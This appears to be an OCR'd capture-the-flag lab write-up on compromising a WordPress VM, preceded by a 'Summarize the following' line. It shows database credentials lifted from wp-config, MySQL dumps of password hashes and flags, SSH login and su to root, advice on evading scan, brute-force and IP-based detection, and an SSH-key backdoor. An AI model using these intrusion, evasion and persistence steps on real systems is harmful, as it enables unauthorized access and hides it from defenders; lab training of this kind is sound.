
Exploitation: Cleartext Storage of Sensitive Information

Summarize the following:


- User name and password found in wp config
- We used these credentials to log into the mysql database where micheal and steven’s password hashes were found in wp_users and flags 3 and 4 were found in wp_posts



```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```



```
michael@target1:~$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 38
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
```




```
                        | flags        |                    | inherit      | closed              | closed
   |               | 4-revision-v1 |           |         | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 |
                 |            4 | http://raven.local/wordpress/index.php/2018/08/12/4-revision-v1/ |
  0 | revision  |                   |                 0 |
|  7 |           2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}



                        | flag3        |                    | inherit      | closed              | closed
   |               | 4-revision-v1 |           |         | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |
                 |            4 | http://raven.local/wordpress/index.php/2018/08/13/4-revision-v1/ |
  0 | revision  |                   |                 0 |
+----+-----------+----------+----------+---------------------------------------------------
--------------------------------------------------------------------------------------------
5 rows in set (0.00 sec)

mysql> select* from wp_users;
+----+------------+------------------------------------+---------------+-------------------+----------+-----------
--------+-------------+-----------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registe
on_key | user_status | display_name   |
+----+------------+------------------------------------+---------------+-------------------+----------+-----------
--------+-------------+-----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 2
       |           0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 2
       |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-------------------+----------+-----------
--------+-------------+-----------------+
2 rows in set (0.00 sec)
```

Exploitation: Improper Access Control

Actions used for exploit:

- Used the su command with weak root password (toor)



```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:
Permission denied, please try again.
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Feb 25 13:38:29 2021 from 192.168.1.90
$ pwd
/home/steven
$ su
Password:
root@target1:/home/steven# █
```

Avoiding Detection

Stealth Exploitation of Nmap Scanning

Monitoring Overview

- Alert - Port Scan Detection
- This will measure unique port hits within a specified amount of time from a single IP address.
- 25 unique ports within a minute would be the threshold for such an alert.

Mitigating Detection

- Targeting specific ports at a time, compared to a full scan of ports. Reducing the risk of alert.
- Using the SYN flag along with the TCP protocol, creates an incomplete three-way handshake, resulting in no log creation.

Stealth Exploitation of Directory Busting

Monitoring Overview

- Alert - Excessive HTTP Errors
- Measured by the amount of 400 Level HTTP Errors
- Thresholds set at top five within 5 minutes.

Mitigating Detection

- Using more targeted approach:
  - robots.txt
  - Burp
  - Source code directories.

Stealth Exploitation of Brute Forcing

Monitoring Overview

- Alert - CPU Usage
- Measures the amount of CPU processes in use.
- When 0.5 percent of the available CPU is used, an alert will be triggered

Mitigating Detection

- Perform a “drip” brute force.
- This approach is a slow and incremental. Because of this aspect, the large typical characteristics of Brute is spread over time.

Stealth Exploitation of Improper Access Control

Monitoring Overview

- Detected using HTTP source ip
- Threshold is any IP not on whitelist or from geolocation outside norm


Mitigating Detection

- avoid detection by spoofing source ip or scanning from whitelisted ip
- a step further, perform man-in-the-middle or session hijacking

Maintaining Access

Backdooring the Target

- Created a backdoor by adding another ssh key from the attacking machine to the user vagrant
- Before exiting the system we searched for an account with ssh keys and added our key to the authorized_keys file
  - ○ *find / -name .ssh*
  - ○ *nano /home/vagrant/.ssh/authorized_keys*
  - ○ *added pubkey from kali machine to file*
- How do you connect to it?
  - ○ *ssh vagrant@192.168.1.110*



```
root@target1:~# find / -name .ssh
/home/vagrant/.ssh
root@target1:~# cat /home/vagrant/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDKYmU1lNa5hfWtdnf9p00MzjUaaLkYB/mPcQp
GLbRL1YqP5oc1A5EeQQRBnYXMFrImRMw3JtGUIM/StKzrx2fQ+8DdXFN6JwC/jYJJUwPBBehxmM
df1XkzkrB48OErwY2uAAB6MzcFNs9tVsYreOiVLA64zOo7rF0sH2h6/rhVrGzZv3uK244it4+Py
x3SVVk9OIR8OLqBkm9OfAJAgoU9gw/6cnUIvucGsW07FwMV2kCIOSMgfdfkhWNPY6gSOq05Yv2x
kGguCt7i6sd5NGlrYcySh6VuWlGzvjGkKbx4njqU8sSIG1i5YKD+ZHvI2ASVyMXFmiG4XT7cLJc
ppzHd vagrant
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDORBP1Uxck8CVLHltM2XxO/+utw/l8vXPw2xy
e7LOoSy8WmN15oE3s9L1g6q+7H01FXVnNJwnAAKDQfGTG1TycUPW4voFZekpgbMNG94QTEYVvSp
